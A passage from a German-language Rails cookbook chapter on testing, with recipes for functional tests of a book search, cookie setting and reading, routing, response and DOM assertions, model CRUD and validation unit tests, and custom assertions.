    if @book
      redirect_to :action => 'show', :id => @book.id
    else
      flash[:error] = 'Keine Bücher gefunden.'
      redirect_to :action => 'list'
    end
  end
end
```

Zum Testen verwenden Sie die folgende Test-Fixture:

test/fixtures/books.yml:

```
learning_python_book:
  id: 2
  isbn: 0596002815
  title: Learning Python
  description: Essential update of a steady selling "Learning" series book
```

Fügen Sie die folgenden Methoden `test_search_book` und `test_search_invalid_book` in *books_controller_test.rb* ein, um die Funktionalität der Suchaktion des `BookControllers` zu überprüfen.

test/functional/books_controller_test.rb:

```
require File.dirname(__FILE__) + '/../test_helper'
require 'books_controller'

# Vom Controller abgefangene Fehler erneut auslösen.
class BooksController; def rescue_action(e) raise e end; end

class BooksControllerTest < Test::Unit::TestCase
  fixtures :books

  def setup
    @controller = BooksController.new
    @request    = ActionController::TestRequest.new
    @response   = ActionController::TestResponse.new
  end

  def test_search_book
    get :search, :isbn => '0596002815'
    assert_not_nil assigns(:book)
    assert_equal books(:learning_python_book).isbn, assigns(:book).isbn
    assert_valid assigns(:book)
    assert_redirected_to :action => 'show'
  end

  def test_search_invalid_book
    get :search, :isbn => 'x123x' # ungültige ISBN
    assert_redirected_to :action => 'list'
    assert_equal 'Keine Bücher gefunden.', flash[:error]
  end
end
```

Führen Sie den Test wie folgt aus:

```
$ ruby test/functional/books_controller_test.rb
Loaded suite test/functional/books_controller_test
Started
..
Finished in 0.132993 seconds.

2 tests, 9 assertions, 0 failures, 0 errors
```

Diskussion

Der Test eines Controllers verlangt die Reproduktion der HTTP-Umgebung, in der der Controller läuft. Wenn Sie mit Rails arbeiten, können Sie diese Umgebung reproduzieren, indem Sie neben dem zu testenden Controller auch Request- und Response-Objekte instanziieren (um einen Request von einem Browser zu simulieren). Diese Objekte werden in der `setup`-Methode angelegt.

Um einen funktionalen Test zu entwickeln, müssen Sie jeden der fünf HTTP-Request-Typen simulieren, die der Controller verarbeitet. Rails stellt für all diese Typen Methoden zur Verfügung:

- `get`
- `post`
- `put`
- `head`
- `delete`

Die meisten Anwendungen verwenden nur `get` und `post`. All diese Methoden verlangen vier Argumente:

- Die Aktion des Controllers
- Einen optionalen Hash der Request-Parameter
- Einen optionalen `session`-Hash
- Einen optionalen `flash`-Hash

Durch die Verwendung dieser Request-Methoden und der optionalen Argumente können Sie jeden Request reproduzieren, auf den Ihre Controller stoßen könnten. Sobald Sie den Browser-Request simuliert haben, werden Sie untersuchen wollen, welche Auswirkungen er auf Ihren Controller hat. Sie können sich den Status der Variablen ansehen, die während der Verarbeitung eines Requests gesetzt wurden, indem Sie einen der folgenden vier Hashes untersuchen:

`assigns`
: Enthält innerhalb von Aktionen zugewiesene Instanzvariablen

`cookies`
: Enthält alle existierenden Cookies

`flash`
: Enthält Objekte der `flash`-Komponente des `session`-Hashs

`session`
: Enthält als Session-Variablen gespeicherte Objekte

Der Inhalt dieser Hashes kann mit `assert_equal` und anderen Assertions getestet werden.

Das Ziel der BooksControllerTest-Klasse besteht darin zu testen, ob die Suchaktion des Controllers das Richtige macht, wenn sie mit gültigen und ungültigen Eingaben konfrontiert wird. Die erste Testmethode (test_search_book) generiert eine get-Anfrage für die Suchaktion, wobei ein ISBN-Parameter übergeben wird. Die beiden nächsten Assertions überprüfen, ob ein Book-Objekt in einer Instanzvariablen namens @book gespeichert wurde und ob das Objekt alle vorhandenen Active Record-Validierungen übersteht. Die letzte Assertion prüft, ob der Request an die show-Aktion des Controllers umgeleitet wurde.

Die zweite Testmethode, test_search_invalid_book, führt einen weiteren get-Request durch, übergibt aber eine in der Datenbank nicht existierende ISBN. Die ersten beiden Assertions überprüfen, ob die @book-Variable nil enthält und ob eine Weiterleitung an die list-Aktion in die Wege geleitet wurde. Wurden diese beiden Assertions durchlaufen, sollte eine Meldung im flash-Hash zu finden sein. Sie können diese Annahme mit assert_equal überprüfen.

Wieder einmal ist Rails hilfreich und erzeugt einen Großteil des Codes für die funktionalen Tests für Sie. Wenn Sie zum Beispiel das Scaffolding für ein Modell erzeugen, generiert Rails automatisch eine Suite von acht funktionalen und fast 30 anderen Tests. Indem Sie diese Tests jedes Mal ausführen, wenn Sie Änderungen an Ihren Controllern vornehmen, können Sie die Anzahl der schwer zu findenden Bugs deutlich reduzieren.

Siehe auch

- Rezept 7.12, »Mit Integrationstests über Controller hinweg testen«

7.14 Den Inhalt von Cookies untersuchen

Problem

Von Evan Henshaw-Plath (rabble)

Ihre Anwendung verwendet Cookies. Sie wollen mit einem funktionalen Test prüfen, ob Ihre Anwendung sie anlegen und abrufen kann.

Lösung

Meistens speichern Sie Informationen in der Session, aber es gibt Fälle, wo Sie eine beschränkte Menge an Informationen im Cookie selbst speichern müssen. Legen Sie einen Controller an, der ein Cookie setzt, um die Seitenfarbe zu speichern:

app/controller/cookie_controller.rb:

```
class CookieController < ApplicationController

  def change_color
```

```
    @page_color = params[:color] if is_valid_color?
    @page_color ||= cookies[:page_color]

    cookies[:page_color] =
      { :value => @page_color,
        :expires => Time.now + 1.year,
        :path => '/',
        :domain => 'localhost' } if @page_color
  end

  private
  def is_valid_color?
    valid_colors = ['blue', 'green', 'black', 'white']
    valid_colors.include? params[:color]
  end
end
```

Nun legen Sie einen Test an, der überprüft, ob die Werte im Cookie vom Controller korrekt gesetzt werden:

test/functional/cookie_controller_test.rb:

```
def test_set_cookie
  post :change_color, {:color => 'blue'}

  assert_response :success

  assert_equal '/', cookies['page_color'].path
  assert_equal 'localhost', cookies['page_color'].domain
  assert_equal 'blue', cookies['page_color'].value.first
  assert 350.days.from_now < cookies['page_color'].expires
end
```

Um Cookies vollständig zu testen, müssen Sie nicht nur überprüfen, ob die Anwendung die Cookies richtig setzt, sondern ob diese auch korrekt gelesen werden, wenn man sie in einem Request übergibt. Zu diesem Zweck müssen Sie ein `CGI::Cookie`-Objekt anlegen und es zum simulierten Test-`Request`-Objekt hinzufügen, das vor jedem Test durch die `setup`-Methode eingerichtet wird.

test/functional/cookie_controller_test.rb:

```
def test_read_cookie
  request.cookies['page_color'] = CGI::Cookie.new(
    'name'   => 'page_color',
    'value'   => 'black',
    'path'    => '/',
    'domain'  => 'localhost')

  post :change_color

  assert_response :success
  assert_equal 'black', cookies['page_color'].value.first
  assert 350.days.from_now < cookies['page_color'].expires
end
```

Diskussion

Wenn Sie in Ihrer Anwendung Cookies verwenden, dann ist es wichtig, dass Ihre Tests sie auch abdecken. Werden die genutzten Cookies nicht getestet, fehlt ein wichtiger Aspekt Ihrer Anwendung. Cookies, die nicht korrekt gesetzt oder gelesen werden können, lassen sich nur schwer verfolgen und debuggen, wenn Sie keine funktionalen Tests schreiben.

In diesem Rezept haben wir sowohl das Anlegen als auch das Einlesen von Cookie-Objekten überprüft. Wenn Sie Cookies anlegen, ist es wichtig zu prüfen, dass sie korrekt angelegt werden, aber auch, dass der Controller das Richtige tut, wenn er ein Cookie erkennt. Testen Sie nur das Anlegen oder das Einlesen von Cookies, eröffnen sich Möglichkeiten für unerkannte und ungetestete Bugs.

Bei Rails basieren Cookies auf der `CGI::Cookie`-Klasse und werden dem Controller und den funktionalen Tests über das `cookies`-Objekt zugänglich gemacht. Jedes einzelne Cookie sieht wie ein Hash aus, aber es handelt sich um einen speziellen `cookie`-Hash, der allen Methoden für Cookie-Optionen entspricht. Wenn Sie einem `cookie`-Objekt kein Verfallsdatum zuweisen, verfällt es mit der Browser-Session.

Ein Cookie wird in das `response`-Objekt für die HTTP-Header über die `to_s`-Methode (to string) eingefügt, die das Cookie serialisiert. Wenn Sie Cookies debuggen, ist es häufig nützlich, das Cookie im Breakpointer auszugeben. Geben Sie das Cookie aus, können Sie genau untersuchen, was an den Browser gesendet wurde.

```
irb(test_set_cookie(CookieControllerTest)):001:0> cookies['page_color'].to_s
=> "page_color=blue; domain=localhost; path=/; expires=Mon, 07 May 2007
    04:38:18 GMT"
```

Wenn Sie Cookie-Aspekte debuggen, ist es häufig wichtig, das Cookie-Tracking Ihres Browsers zu aktivieren. Das Tracking kann zeigen, wie sich das Cookie dem Browser tatsächlich darstellt. Sobald Sie den tatsächlichen Cookie-String kennen, können Sie ihn an das `cookie`-Objekt zurückgeben, so dass Ihre Tests mit realen Testdaten ausgeführt werden.

test/functional/cookie_controller_test.rb:

```
def test_cookie_from_string
  cookie_parsed = CGI::Cookie.parse(
      "page_color=green; domain=localhost; path=/; " +
      "expires=Mon, 07 May 2007 04:38:18 GMT" )

  cookie_hash = Hash[*cookie_parsed.collect{|k,v| [k,v[0]] }.flatten]
  cookie_hash['name'] = 'page_color'
  cookie_hash['value'] = cookie_hash[cookie_hash['name']]

  request.cookies['page_color'] = CGI::Cookie.new(cookie_hash)
  post :change_color

  assert_response :success
  assert cookies['page_color']
  assert_equal 'green', cookies['page_color'].value.first
end
```

Der letzte Test zeigt die Schritte, die notwendig sind, um ein Cookie von einem `CGI::Cookie`-Objekt in einen String und wieder zurück zu verwandeln.

Es ist wichtig zu verstehen, wann man Cookies verwendet und wann nicht. Standardmäßig setzt Rails ein einzelnes Session-`id`-Cookie, wenn der Benutzer die Seite zu nutzen beginnt. Diese Session ist mit einem `session`-Objekt in Ihrer Rails-Anwendung verknüpft. Ein `session`-Objekt ist nur ein spezieller Hash, der mit jedem Request instanziiert wird und in Ihren Controllern, Helpern und Views zur Verfügung steht. Meist werden Sie keine eigenen Cookies setzen wollen. Fügen Sie stattdessen einfach Daten- oder Modell-IDs in das `session`-Objekt ein. Das verhindert, dass der Benutzer zu viele Cookies besitzt, und entspricht den Standards und besten Praktiken des HTTP-Protokolls.

Siehe auch

- Ruby CGI::Cookie-Klasse, *http://www.ruby-doc.org/core/classes/CGI/Cookie.html*
- Rezept 4.15, »Informationen mit Sessions nachhalten«
- Rezept 10.3, »Ihre Anwendung in Echtzeit mit dem Breakpointer debuggen«

7.15 Eigene und benannte Routen testen

Problem

Sie wollen testen, ob Ihre eigenen Routing-Regeln eingehende URLs korrekt auf Aktionen abbilden und ob an `url_for` übergebene Optionen in die richtigen URLs übersetzt werden. Sie wollen also eigentlich testen, was Sie in *config/routes.rb* definiert haben, einschließlich eigener Regeln und benannter Routen.

Lösung

Nehmen wir einmal an, Sie besitzen eine Blog-Anwendung mit dem folgenden eigenen Routing:

config/routes.rb:

```
ActionController::Routing::Routes.draw do |map|

  map.home '', :controller => 'blog', :action => 'index'

  map.connect ':action/:controller/:id', :controller => 'blog',
                                         :action => 'view'
end
```

Der Blog-Controller definiert `view`- und `index`-Methoden. Die `view`-Methode gibt eine Instanzvariable zurück, die ein `Post` enthält, wenn eine `:id` im `params`-Hash existiert. Anderenfalls wird der Request auf die benannte Route `home_url` weitergeleitet.

app/controllers/blog_controller.rb:

```
class BlogController < ApplicationController
  def index
  end

  def view
    if (params[:id])
      @post = Post.find(params[:id])
    else
      redirect_to home_url
    end
  end
end
```

Um die Generierung und Interpretation von URLs und benannten Routen in *routes.rb* zu testen, fügen Sie die folgenden Testmethoden in *blog_controller_test.rb* ein:

test/functional/blog_controller_test.rb:

```
require File.dirname(__FILE__) + '/../test_helper'
require 'blog_controller'

class BlogController; def rescue_action(e) raise e end; end

class BlogControllerTest < Test::Unit::TestCase
  def setup
    @controller = BlogController.new
    @request    = ActionController::TestRequest.new
    @response   = ActionController::TestResponse.new
  end

  def test_url_generation
    options = {:controller => "blog", :action => "view", :id => "1"}
    assert_generates "view/blog/1", options
  end

  def test_url_recognition
    options = {:controller => "blog", :action => "view", :id => "2"}
    assert_recognizes options, "view/blog/2"
  end

  def test_url_routing
    options = {:controller => "blog", :action => "view", :id => "4"}
    assert_routing "view/blog/4", options
  end

  def test_named_routes
    get :view
    assert_redirected_to home_url
    assert_redirected_to :controller => 'blog'
  end
end
```

Führen Sie diese funktionalen Tests wie folgt aus:

```
$ rake test:functionals
```

Diskussion

Das Testen eigener Routing-Regeln, die auch eine komplexe Mustererkennung umfassen können, wird mit den von Rails bereitgestellten Routing-bezogenen Assertions ganz einfach.

Die Testmethode `test_url_generation` verwendet `assert_generates`, das annimmt, dass der im zweiten Argument übergebene `options`-Hash den Pfadstring an der ersten Argumentposition generieren kann. Der nächste Test, `test_url_recognition`, untersucht die Routing-Regeln mit `assert_recognizes` in der anderen Richtung. Diese Assertion nimmt an, dass das Routing des Pfades an der zweiten Argumentposition korrekt verarbeitet und korrekt in einen `options`-Hash übersetzt wurde, der an der Argumentposition steht.

`assert_routing` in `test_url_routing` testet die Erkennung und Generierung von URLs in einem Aufruf. Intern ist `assert_routing` nur ein Wrapper um die `assert_generates`- und `assert_recognizes`-Assertions.

Abschließend wird die benannte Route (`map.home`) mit der `test_named_routes`-Methode getestet, indem man einen `get`-Request an die `view`-Aktion des `BlogControllers` schickt. Da keine `id` übergeben wird, muss der Request an die benannte Route weitergeleitet werden. Der Aufruf von `assert_redirected_to` bestätigt, dass diese Umleitung wie erwartet erfolgt.

Siehe auch

- Rezept 4.3, »Ihren Code mit benannten Routen verdeutlichen«

7.16 HTTP-Requests mit Response-bezogenen Assertions testen

Problem

Ihre funktionalen Tests stoßen Requests mit einem der fünf Request-Typen des HTTP-Protokolls an. Sie wollen überprüfen, ob die auf diese Requests zurückgelieferten Antworten die erwarteten Ergebnisse zurückliefern.

Lösung

Verwenden Sie `assert_response`, um zu verifizieren, dass der HTTP-Response-Code korrekt ist:

```
def test_successful_response
  get :show_sale
  assert_response :success
end
```

Um zu überprüfen, ob das richtige Template als Teil einer Response gerendert wird, verwenden Sie `assert_template`:

```
def test_template_rendered
  get :show_sale
  assert_template "store/show_sale"
end
```

Wenn die `logout`-Aktion die Session-Informationen zurücksetzt und eine Weiterleitung an die `index`-Aktion ausführt, können Sie die erfolgreiche Umleitung mit `assert_redirected_to` überprüfen:

```
def test_redirected
  get :logout
  assert_redirected_to :controller => "store", :action => "index"
end
```

Diskussion

Die `assert_response`-Methode akzeptiert jeden der folgenden Statuscodes als einzelnes symbolisches Argument. Sie können auch den spezifischen HTTP-Fehlercode übergeben.

- `:ok` (Statuscode ist 200)
- `:success` (Statuscode im Bereich von 200 – 299)
- `:redirect` (Statuscode im Bereich von 300 – 399)
- `:forbidden` (Statuscode 403)
- `:missing` (Statuscode 404)
- `:not_found` (Statuscode 404)
- `:error` (Statuscode im Bereich von 500 – 599)
- `Statuscode-Nummer` (der HTTP-Statuscode als `Fixnum`)

`assert_template` erlangt das zu rendernde Template relativ zum *./app/views*-Verzeichnis Ihrer Anwendung ohne die Dateierweiterung.

Die meisten Rails-Assertions erlauben als letztes, optionales Argument einen String, der ausgegeben wird, wenn eine Assertion fehlschlägt.

Siehe auch

- Rezept 7.19, »Die DOM-Struktur mit Tag-bezogenen Assertions verifizieren«

7.17 Ein Modell mit Unit-Tests überprüfen

Problem

Sie müssen sicherstellen, dass Ihre Anwendung korrekt mit der Datenbank zusammenarbeitet (Records anlegt, liest, aktualisiert und löscht). Ihr Datenmodell ist die Grundlage Ihrer Anwendung. Ist dieses Modell fehlerfrei, sind Sie bei der Eliminierung von Bugs ein ganzes Stück weitergekommen. Sie wollen Tests entwickeln, die überprüfen, ob die grundlegenden CRUD-Operationen richtig funktionieren.

Lösung

Nehmen wir an, Sie besitzen eine Tabelle mit Büchern, einschließlich deren Titel und ISBNs. Die folgende Migration richtet diese Tabelle ein:

db/migrate/001_create_books.rb:

```
class CreateBooks < ActiveRecord::Migration
  def self.up
    create_table :books do |t|
      t.column :title, :string
      t.column :isbn, :string
    end
  end

  def self.down
    drop_table :books
  end
end
```

Nachdem Sie die Bücher-Tabelle mit Hilfe dieser Migration eingerichtet haben, müssen Sie Ihre Testdatenbank einrichten. Das geschieht mit dem folgenden rake-Befehl:

```
$ rake db:test:clone_structure
```

Sobald das Schema Ihrer Testdatenbank instanziiert ist, müssen Sie es mit Testdaten füllen. Legen Sie zwei Test-Buchdatensätze mit YAML an:

test/fixtures/books.yml:

```
lisp_cb:
  id: 1
  title: 'Lisp Cookbook'
  isbn: '0596003137'
java_cb:
  id: 2
  title: 'Java Cookbook'
  isbn: '0596007019'
```

Fügen Sie nun eine Testmethode namens `test_book_CRUD` in die Unit-Test-Datei ein.

test/unit/book_test_crud.rb:

```
require File.dirname(__FILE__) + '/../test_helper'

class BookTest < Test::Unit::TestCase
  fixtures :books

  def test_book_CRUD
    lisp_cookbook = Book.new :title => books(:lisp_cb).title,
                             :isbn => books(:lisp_cb).isbn

    assert lisp_cookbook.save

    lisp_book_copy = Book.find(lisp_cookbook.id)

    assert_equal lisp_cookbook.isbn, lisp_book_copy.isbn

    lisp_cookbook.isbn = "0596007973"

    assert lisp_cookbook.save
    assert lisp_cookbook.destroy
  end
end
```

Zum Schluss führen Sie die Testmethode aus:

```
$ ruby ./test/unit/book_test_crud.rb
```

Diskussion

Als das `Book`-Modell generiert wurde, hat `./script/generate model Book` automatisch eine Reihe von Testdateien erzeugt. Tatsächlich richtet Rails für jedes von Ihnen generierte Modell eine vollständige `Test::Unit`-Umgebung ein. Sie müssen nur noch die Testmethoden und die Test-Fixtures generieren.

Die `BookTest`-Klasse, die in *book_test.rb* definiert wurde, erbt von `Test::Unit::TestCase`. Diese Klasse, oder dieser Testfall, enthält Testmethoden. Die Namen der Testmethoden müssen mit »test« beginnen, damit deren Code eingefügt wird, wenn die Tests ausgeführt werden. Jede Testmethode enthält eine oder mehrere Assertions, die die Grundlage aller Tests in Rails bilden. Assertions sind entweder erfolgreich oder schlagen fehl.

Die Buch-Datensätze in der Fixture-Datei *book.yml* sind mit Labels versehen, um sie innerhalb der Testmethoden einfach referenzieren zu können. Die Lösung definiert zwei Buch-Datensätze namens `lisp_cb` und `java_cb`. Werden die Daten dieser Fixture mit `fixtures :books` in einen Testfall eingebunden, haben die Methoden dieser Klasse Zugriff auf die Fixture-Daten über Instanzvariablen, die nach den Labels der Records im Fixture benannt sind.

Die `BookTest`-Methode beginnt mit der Generierung eines `Book`-Objekts, wozu der Titel und die ISBN des ersten Records der Fixture verwendet werden. Das resultierende Objekt

wird in der Instanzvariablen `lisp_cookbook` gespeichert. Die erste Assertion überprüft, ob das Speichern des `Book`-Objekts erfolgreich war. Als Nächstes wird das `book`-Objekt über die `find`-Methode abgerufen und in einer weiteren Instanzvariablen namens `lisp_book_copy` abgelegt. Der Erfolg dieser Retrieval-Operation wird in der nächsten Assertion geprüft, die die ISBNs der beiden `book`-Objekte vergleicht. An dieser Stelle haben wir die Fähigkeit zum Anlegen und Lesen eines Datenbank-Records überprüft. Die Lösung überprüft die Aktualisierung, indem sie eine neue ISBN an das in `lisp_cookbook` gespeicherte Objekt zuweist und dann überprüft, ob das Speichern der Änderung erfolgreich war. Zum Schluss wird geprüft, ob ein `Book`-Objekt gelöscht werden kann.

Hier die Ausgabe des erfolgreichen Tests:

```
$ ruby ./test/unit/book_test_crud.rb
Loaded suite ./test/unit/book_test_crud
Started
.
Finished in 0.05732 seconds.

1 tests, 4 assertions, 0 failures, 0 errors
```

Siehe auch

- Rezept 7.7, »Die Ausgaben von Test::Unit interpretieren«

7.18 Unit-Tests von Modell-Validierungen

Problem

Sie müssen sicherstellen, dass Ihre Anwendungsdaten immer konsistent sind, d.h. dass Ihre Daten niemals bestimmte Regeln verletzen, die nach den Anforderungen Ihrer Anwendung erforderlich sind. Darüber hinaus wollen Sie sicherstellen, dass Ihre Validierungen wie erwartet funktionieren, indem Sie jede mit Unit-Tests überprüfen.

Lösung

Active Record-Validierungen stellen eine ausgezeichnete Möglichkeit dar, um sicherzustellen, dass Ihre Daten die ganze Zeit über konsistent bleiben. Nehmen wir an, Sie verfügen über eine Tabelle mit Büchern, in der Titel und ISBN festgehalten werden. Die folgende Migration legt diese Tabelle an:

db/migrate/001_create_books.rb:

```
class CreateBooks < ActiveRecord::Migration
  def self.up
    create_table :books do |t|
      t.column :title, :string
```

```
      t.column :isbn, :string
    end
  end

  def self.down
    drop_table :books
  end
end
```

Instanziieren Sie das Schema Ihrer Testdatenbank:

```
$ rake db:test:clone_structure
```

Als Nächstes legen Sie zwei Buch-Datensätze in einer Fixture-Datei an – einen mit Titel und gültiger ISBN und einen anderen mit einer ungültigen ISBN:

test/fixtures/books.yml:

```
java_cb:
  id: 1
  title: 'Java Cookbook'
  isbn: '0596007019'
bad_cb:
  id: 2
  title: 'Bad Cookbook'
  isbn: '059600701s'
```

Bauen Sie eine Active Record-Validierung auf, um das Format der ISBNs in der `Book`-Modellklassendefinition zu verifizieren.

```
class Book < ActiveRecord::Base
  validates_format_of :isbn, :with => /^\d{9}[\dxX]$/
end
```

Nun definieren Sie eine Testmethode namens `test_isbn_validation` im `BookTest`-Testfall:

test/unit/book_test_validation.rb:

```
require File.dirname(__FILE__) + '/../test_helper'

class BookTest < Test::Unit::TestCase
  fixtures :books

  def test_isbn_validation

    assert_kind_of Book, books(:java_cb)

    java_cb = Book.new
    java_cb.title = books(:java_cb).title
    java_cb.isbn = books(:java_cb).isbn

    assert java_cb.save

    java_cb.isbn = books(:bad_cb).isbn

    assert !java_cb.save
```

```
    assert java_cb.errors.invalid?('isbn')
  end
end
```

Abschließend führen Sie den Testfall mit dem folgenden Befehl aus:

```
$ ruby ./test/unit/book_test_validation.rb
```

Diskussion

Der Aufruf von `fixtures :books` zu Beginn der `BookTest`-Klasse bindet die in der Lösung benannten `book`-Fixtures ein. Die Aufgabe von `test_isbn_validation` besteht darin zu ermitteln, ob das Speichern eines `Book`-Objekts den Validierungscode anstößt, der wiederum sicherstellt, dass die ISBN des `Book`-Objekts im richtigen Format vorliegt. Zuerst wird ein neues `Book`-Objekt erzeugt und in der Instanzvariablen `java_book` gespeichert. Diesem Objekt wird ein Titel und eine gültige ISBN aus der `java_cb`-Fixture zugewiesen. `java_cb.save` versucht das Objekt zu speichern, und die Assertion schlägt fehl, wenn das Kochbuch nicht korrekt gespeichert werden kann.

Der zweite Teil dieser Testmethode stellt sicher, dass die Validierung verhindert, dass ein Buch mit einer ungültigen ISBN gespeichert wird. Es reicht nicht aus, nur den positiven Fall zu testen (d.h. dass Bücher mit korrekten Daten auch richtig gespeichert werden), sondern wir müssen auch sicherstellen, dass die Assertion fehlerhafte Daten aus der Datenbank heraushält. Die `bad_cb`-Fixture enthält eine ungültige ISBN (beachten Sie das »s« am Ende). Diese fehlerhafte ISBN wird dem `java_book`-Objekt zugewiesen, und es wird dann versucht, das Objekt zu speichern. Da dieses Speichern fehlschlagen soll, wird der Assert-Ausdruck negiert. Auf diese Weise ist die Assertion erfolgreich, wenn die Validierung fehlschlägt. Abschließend prüfen wir, ob das Speichern eines book-Objekts mit einer ungültigen ISBN den `isbn`-Schlüssel und eine Fehlermeldung in das `@errors`-Array des `ActiveRecord::Errors`-Objekts einfügt. Die Methode `invalid?` gibt `true` zurück, wenn mit dem angegebenen Attribut Fehler verknüpft sind.

Die Ausgabe des Tests bestätigt, dass alle vier Assertions erfolgreich gelaufen sind:

```
$ ruby ./test/unit/book_test_validation.rb
Loaded suite book_test_validation
Started
.
Finished in 0.057269 seconds.

1 tests, 4 assertions, 0 failures, 0 errors
```

Siehe auch

- Rezept 7.7, »Die Ausgaben von Test::Unit interpretieren«

7.19 Die DOM-Struktur mit Tag-bezogenen Assertions verifizieren

Problem

Ihre Anwendung kann Änderungen am Document Object Model (DOM) einer Webseite vornehmen. Indem Sie überprüfen, dass diese Änderungen korrekt erfolgen, können Sie sicherstellen, dass der Code hinter den Kulissen (in Ihren Controller- oder View-Helpern) richtig funktioniert. Sie wollen wissen, wie man Assertions über das DOM einer Seite aufstellt.

Lösung

Verwenden Sie die `Test::Unit`-Assertion `assert_tag`, um zu verifizieren, dass bestimmte DOM-Elemente existieren oder dass ein Element bestimmte Eigenschaften besitzt. Nehmen wir an, Ihre Anwendung verwendet ein Template, um die folgende Ausgabe zu erzeugen:

app/views/book/display.rhtml:

```
<html>
  <head><title>RoRCB</title></head>
  <body>

    <h1>Buchseite</h1>

    <img class="promo" src="http://railscookbook.org/rorcb.jpg" />

    <ol>
      <li>Kapitel 1</li>
      <li>Kapitel 2</li>
      <li>Kapitel 3</li>
    </ol>

  </body>
</html>
```

Um zu überprüfen, ob das image-Tag korrekt erzeugt wurde und dass die Liste drei Elemente und keine weiteren Child-Tags enthält, fügen Sie die folgenden Assertions in die `test_book_page_display`-Methode der `BookControllerTest`-Klasse ein:

test/functional/book_controller_test.rb:

```
require File.dirname(__FILE__) + '/../test_helper'
require 'book_controller'

class BookController; def rescue_action(e) raise e end; end

class BookControllerTest < Test::Unit::TestCase
```

```
  def setup
    @controller = BookController.new
    @request    = ActionController::TestRequest.new
    @response   = ActionController::TestResponse.new
  end

  def test_book_page_display
    get :display

    assert_tag :tag => "h1", :content => "Buchseite"

     assert_tag :tag => "img",
                :attributes => {
                  :class => "promo",
                  :src => "http://railscookbook.org/rorcb.jpg"
                }

     assert_tag :tag => "ol",
                 :children => {
                 :count => 3,
                  :only => { :tag => "li" }
                }
  end
end
```

Führen Sie den Test mit rake aus:

```
$ rake test:functionals
(in /private/var/www/demo)
/usr/local/bin/ruby -Ilib:test "/usr/local/lib/ruby/gems/1.8/gems/rake-0.7.1/lib/
     rake/rake_test_\
loader.rb" "test/functional/book_controller_test.rb"
Loaded suite /usr/local/lib/ruby/gems/1.8/gems/rake-0.7.1/lib/rake/rake_test_loader
Started
.
Finished in 0.242395 seconds.

1 tests, 3 assertions, 0 failures, 0 errors
```

Diskussion

assert_tag kann eine sehr nützliche Assertion sein, setzt aber voraus, dass Sie mit wohlgeformtem XHTML arbeiten. Die :tag-Option der Assertion legt ein XHTML-Element fest, nach dem in der Seite gesucht werden soll. Weitere optionale Bedingungen, die in einem Hash übergeben werden, schränken die Suche weiter ein.

Die Lösung ruft assert_tag dreimal auf. Die erste Assertion erwartet, dass ein H1-Tag existiert und den Text Buchseite enthält. Die zweite trifft eine Annahme über die Attribute existierender Image-Tags. Schließlich wird erwartet, dass eine geordnete Liste im XHTML-Code enthalten ist und dass diese drei untergeordnete li-Elemente enthält.

Die assert_tag-Assertion kennt eine Vielzahl von Optionen, mit denen die Elementeigenschaften ebenso wie die Position der Elemente und ihre Beziehungen untereinander überprüft werden können.

`:tag`

Der Tag-Typ muss dem angegebenen Wert entsprechen.

`:attributes`

Ein Hash. Die Knotenattribute müssen den entsprechenden Werten im Hash entsprechen.

`:parent`

Ein Hash. Der Parent des Knotens muss dem jeweiligen Hash entsprechen.

`:child`

Ein Hash. Zumindest ein unmittelbares Child-Element des Knotens muss den im Hash beschriebenen Kriterien entsprechen.

`:ancestor`

Ein Hash. Zumindest ein unmittelbarer Vorgänger des Knotens muss den im Hash beschriebenen Kriterien entsprechen.

`:descendant`

Ein Hash. Zumindest ein unmittelbarer Nachfolger des Knotens muss den im Hash beschriebenen Kriterien entsprechen.

`:sibling`

Ein Hash. Zumindest ein unmittelbares Geschwister-Element des Knotens muss den im Hash beschriebenen Kriterien entsprechen.

`:after`

Ein Hash. Der Knoten muss hinter den Geschwister-Elementen stehen, die im Hash beschrieben wurden, und mindestens ein Geschwister-Element muss passen.

`:before`

Ein Hash. Der Knoten muss vor den Geschwister-Elementen stehen, die im Hash beschrieben wurden, und mindestens ein Geschwister-Element muss passen.

`:children`

Ein Hash zum Zählen der Child-Elemente eines Knotens. Akzeptiert die folgenden Schlüssel:

`:count`

Entweder eine Zahl oder ein Wertebereich, der der Anzahl passender Child-Elemente entspricht.

`:less_than`

Die Anzahl passender Child-Elemente muss unter diesem Wert liegen.

`:greater_than`
: Die Anzahl passender Child-Elemente muss über diesem Wert liegen.

`:only`
: Ein weiterer Hash, bestehend aus den Schlüsseln, die auf die Child-Elemente anzuwenden sind. Nur passende Child-Elemente werden gezählt.

`:content`
: Der Text des Knotens muss dem angegebenen Wert entsprechen.

Siehe auch

- Rezept 7.20, »Eigene Assertions entwickeln«

7.20 Eigene Assertions entwickeln

Problem

Während Ihre Test-Suite wächst, stellt sich heraus, dass Sie für Ihre Anwendung spezielle Assertions benötigen. Natürlich können Sie die notwendigen Tests mit den Standard-Assertions erstellen (schließlich ist es nur Code), aber Sie wollen für häufig verwendete Tests lieber eigene Assertions entwickeln. Es ist nicht nötig, sich in Ihren Tests zu wiederholen.

Lösung

Definieren Sie eine Methode in *test_helper.rb*. Zum Beispiel könnten Sie den Eindruck haben, dass Sie zu viele Testmethoden entwickeln, die überprüfen, ob eine Buch-ISBN gültig ist. Sie wollen eine eigene Assertion namens `assert_valid_isbn` entwickeln, die diesen Test übernimmt. Fügen Sie die Methode in *./test/test_helper.rb* ein:

test/test_helper.rb:

```
ENV["RAILS_ENV"] = "test"
require File.expand_path(File.dirname(__FILE__) + "/../config/environment")
require 'test_help'

class Test::Unit::TestCase
  self.use_transactional_fixtures = true
  self.use_instantiated_fixtures  = false

  def assert_valid_isbn(isbn)
     assert(/^\d{9}[\dxX]$/.match(isbn.to_s), "ISBN ist ungültig")
   end
end
```

Sie können Ihre eigens entwickelte Assertion nun in jedem Ihrer Tests verwenden.

test/unit/book_test.rb:

```
require File.dirname(__FILE__) + '/../test_helper'

class BookTest < Test::Unit::TestCase
  fixtures :books
  def test_truth
    assert_valid_isbn(1111111)
  end
end
```

Diskussion

`assert_valid_isbn` ist ein Wrapper um die `assert`-Methode. Der Body der Methode nimmt an, dass das übergebene Argument mit dem `Regexp`-Objekt übereinstimmt, das zwischen »//« definiert wurde. Gibt die `match`-Methode von `Regexp` ein `MatchData`-Objekt zurück, war die Assertion erfolgreich. Anderenfalls war sie nicht erfolgreich, und das zweite Argument von `assert` wird als Fehlermeldung ausgegeben.

